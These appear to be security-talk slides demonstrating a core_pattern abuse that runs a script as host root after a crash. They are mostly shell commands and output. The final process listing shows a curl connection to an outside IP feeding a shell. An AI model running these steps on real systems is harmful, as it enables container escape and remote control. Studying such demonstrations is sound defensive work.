
/proc/sys/kernel/core_pattern - PoC



```
ssh 10.10.10.10
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c '


```

/proc/sys/kernel/core_pattern - PoC



```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -s SIGKILL $(cat /proc/sys/kernel/core_pattern)'
```


/proc/sys/kernel/core_pattern - PoC



```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV  '


```


/proc/sys/kernel/core_pattern - PoC




```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
```

/proc/sys/kernel/core_pattern - PoC




```
ssh  ~%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 10.10.10.10
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
```

/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

/proc/sys/kernel/core_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```


/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a command being executed: `> grep -C3 'ps awwwfux' </core_handler.out`. The rest of the terminal is empty.


```
> grep -C3 'ps awwwfux' </core_handler.out
```

/proc/sys/kernel/core_pattern - PoC



```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?        I   17:06   0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?        I   17:06   0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6  3924  2828 ?        S   17:27   0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8  8100  3916 ?        R   17:27   0:00      \ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss  16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3  8220  1596 ?        Ss  16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root       505  0.0  0.5 16660  2416 ?        Ss  16:51   0:00 /lib/systemd/systemd-logind
```



/proc/sys/kernel/core_pattern - PoC



The image shows a terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal displays the command `grep -C3 'ps awwwfux' </core_handler.out` and its output. The output is a table of process information. A grey callout box with the text 'Kernel Thread' and a white arrow points to the line: `Ss 16:51 0:06 /lib/systemd/systemd --system --deserializ=41`.

```
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?        I   17:06  0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?        I   17:06  0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6   3924 2828 ?        S   17:27  0:00  \ /bin/bash /proc/23714/root/core_h
root      23716  0.0  0.8   8100 3916 ?        R   17:27  0:00  \ ps awwwfux
root           1  0.3  1.3 168888 6236 ?        Ss  16:51  0:06 /lib/systemd/systemd --system --deserializ=41
message+  502  0.0  0.3   8220 1596 ?        Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root      505  0.0  0.5  16660 2416 ?        Ss  16:51  0:00 /lib/systemd/systemd-logind
```

/proc/sys/kernel/core_pattern - PoC




The image shows a terminal window titled 'ssh' with a command prompt. The command executed is `grep -C3 'ps awwwfux' </core_handler.out`. The output displays process information for several processes, including `[kworker/u2:0-events_unbound]`, `[kworker/0:0-inode_switch_wbs]`, `/bin/bash /proc/23714/root/core_handler`, `ps awwwfux`, `/lib/systemd/systemd --system --deserialize=41`, `/usr/bin/dbus-daemon --system --address=systemd:`, and `/lib/systemd/systemd-logind`. A callout box with the text 'Formerly Init' has an arrow pointing to the `ps awwwfux` process line.

```
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6  3924  2828 ?      S   17:27  0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8  8100  3916 ?      R   17:27  0:00      \ ps awwwfux
root           1  0.3  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3  8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd:
root      505  0.0  0.5 16660  2416 ?      Ss  16:51  0:00 /lib/systemd/systemd-logind
```

Formerly Init

/proc/sys/kernel/core_pattern - PoC



```
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?        I   17:06   0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?        I   17:06   0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6  3924  2828 ?        S   17:27   0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8  8100  3916 ?        R   17:27   0:00      \ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss  16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3  8220  1596 ?        Ss  16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --fork --nopidfile --systemd-activation --syslog-only
root      505  0.0  0.5 16660  2416 ?        Ss  16:51   0:00 /lib/systemd/systemd-logind
```

Our Script

/proc/sys/kernel/core_pattern - PoC

```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?      I   17:06   0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?      I   17:06   0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6   3924 2828 ?      S   17:27   0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8   8100 3916 ?      R   17:27   0:00      \ ps awwwfux
root           1  0.3  1.3 168888 6236 ?      Ss  16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3   8220 1596 ?      Ss  16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root      505  0.0  0.5  16660 2416 ?      Ss  16:51   0:00 /lib/systemd/systemd-logind
```


```
ssh
> grep -C3 'sleep 1111' </core_handler.out
```

/proc/sys/kernel/core_pattern - PoC

```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6   3924 2828 ?      S   17:27  0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8   8100 3916 ?      R   17:27  0:00      \ ps awwwfux
root           1  0.3  1.3 168888 6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220 1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root       505  0.0  0.5  16660 2416 ?      Ss  16:51  0:00 /lib/systemd/systemd-logind
```

```
ssh
> grep -C3 'sleep 1111' </core_handler.out
root      23527  0.0  0.1   2576  848 ?      S   17:03  0:00  \ /bin/sh
root      23528  0.0  2.4  19952 11468 ?      S   17:03  0:00      \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSj7IIzuJevWaWTc= https://165.232.118.219:4444/i/2y2yzwe58r3mg
root      23529  0.0  0.3   2576 1652 ?      S   17:03  0:00      \ /bin/sh
root      23663  0.0  0.1   2484  912 ?      S   17:26  0:00      | \ sleep 1111
root      23714  0.0  0.2   2576  944 ?      S   17:27  0:00      | \ sh -c kill -SEGV $$
